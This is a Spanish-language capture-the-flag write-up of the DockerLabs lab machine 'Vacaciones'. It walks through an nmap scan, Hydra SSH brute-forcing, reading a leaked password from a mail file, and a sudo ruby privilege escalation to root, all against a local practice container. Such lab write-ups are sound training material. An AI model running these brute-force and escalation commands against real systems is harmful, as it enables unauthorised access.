

Este es el WriteUp de la máquina Vacaciones de la plataforma [DockerLabs](#)

Una vez hemos descargado la máquina en .zip la descomprimos

```
(balafenix@BalaFenix)-[~/Downloads]
$ unzip vacaciones.zip
Archive:  vacaciones.zip
  inflating: auto_deploy.sh
  inflating: vacaciones.tar
```

Para desplegarla y poder trabajar con ella tendrás que tener instalado Docker lo cual lo puedes hacer utilizando el comando: **sudo apt install Docker.io** una vez que tenemos Docker instalado desplegamos la máquina.

```
(balafenix@BalaFenix)-[~/Downloads]
$ sudo bash auto_deploy.sh vacaciones.tar
[sudo] password for balafenix:

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Una vez desplegada podemos empezar a trabajar con ella, lo primero que voy a hacer es ver si hago ping a la dirección IP de la máquina.

```
(balafenix@BalaFenix)-[~]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.364 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.066 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.060 ms
```

Después de asegurarnos que tenemos conexión con la máquina vamos a realizar un escaneo de puertos con nmap. He utilizado el comando **nmap -p- -A 172.17.0.2** para que me realizara un escaneo completo de todos los puertos, detectara las versiones de servicios y los sistemas operativos.

Por lo que observamos en la captura hemos podido detectar que el puerto 22 que pertenece al servicio SSH está abierto y corriendo y además hemos encontrado dos claves de host SSH. También se observa que está abierto y corriendo el puerto 80 que pertenece al servicio HTTP con el servidor Apache. Del sistema operativo podemos saber que se trata de un Linux.


```

(balafenix@BalaFenix)-[~]
$ nmap -p- -A 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 11:29 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00020s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
|_  256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.20 seconds

```

Cuando metemos la IP de la máquina en el la URL del buscador la página aparece en blanco pero si analizamos el código fuente de esta nos encontramos lo siguiente:



```

1 <!-- De : Juan Para: Camilo , te he dejado un correo es importante... -->
2

```

Lo cual nos puede indicar que es un nombre de usuario y que podríamos hacer fuerza bruta en el puerto 22 con el servicio SSH, antes de esto voy a buscar si hay alguna vulnerabilidad conocida en la versión de OpenSSH que está corriendo en la máquina.

El CVE-2018-15473 indica que OpenSSH a 7.7 es propenso a una vulnerabilidad de enumeración de usuarios.

Vamos a probar si se puede conectar a través de ssh a alguno de estos usuarios

```

(balafenix@BalaFenix)-[~]
$ ssh juan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:52z4CT200pL7G8YfPhcdERem6Sq+z8868LngvNGXRLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
juan@172.17.0.2's password:

```

```
(balafenix@BalaFenix)-[~]  
$ ssh camilo@172.17.0.2  
camilo@172.17.0.2's password:  
Permission denied, please try again.  
camilo@172.17.0.2's password: █
```

Camilo tiene acceso con SSH con lo cual vamos a utilizar la herramienta Hydra para intentar sacar la clave este usuario y poder acceder a la máquina.

Descargamos un diccionario para trabajar con Hydra y reducir el tiempo de espera, ya que en ocasiones anteriores he tardado horas en hacer fuerza bruta con diccionarios como el Rockyou2024.

```
(balafenix@BalaFenix)-[~/Desktop]  
$ ls  
diccionario.txt
```

Vamos a iniciar Hydra con el siguiente comando

```
(balafenix@BalaFenix)-[~/Desktop]  
$ hydra -l camilo -P diccionario.txt -f ssh://172.17.0.2 -t 8  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-10 12:00:00  
[DATA] max 8 tasks per 1 server, overall 8 tasks, 525958 login tries (l:1 p:8 t:8 r:0 w:0 o:0)  
[DATA] attacking ssh://172.17.0.2:22/  
[22][ssh] host: 172.17.0.2 login: camilo password: password1  
[STATUS] attack finished for 172.17.0.2 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-10 12:00:00
```

Ya tenemos la clave de camilo así que vamos a iniciar la conexión SSH

```
(balafenix@BalaFenix)-[~]  
$ ssh camilo@172.17.0.2  
camilo@172.17.0.2's password:  
$ whoami  
camilo  
$
```

Una vez dentro vamos a intentar escalar privilegios, pero por lo que nos indica Camilo no tiene privilegios de usuario sudo

```
$ sudo vim -c '!:bin/bash'  
[sudo] password for camilo:  
camilo is not in the sudoers file. This incident will be reported.
```

En el comentario que Juan dejó en el código fuente de la página a Camilo ponía que le había mandado un mail así que lo buscamos en /var/mail/camilo encontramos el archivo y lo abrimos.

```
$ cd /var/mail/camilo
$ ls
correo.txt
$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb
$
```

Establecemos la conexión ssh con el usuario juan y su contraseña

```
(balafenix@BalaFenix)~[~]
$ ssh juan@172.17.0.2
juan@172.17.0.2's password:
$ whoami
juan
```

Juan tampoco tiene privilegios de usuario sudo así que con el comando -l listamos a ver qué usuarios lo tienen, nos aparece /usr/bin/ruby

Vamos a la página [GTFOBins](https://gtfobins.github.io/) para ver como elevar privilegios en este caso

```
$ sudo ruby -e 'exec "/bin/bash" '
root@610a82da981f:~# whoami
root
root@610a82da981f:~#
```

¡Ya somos root!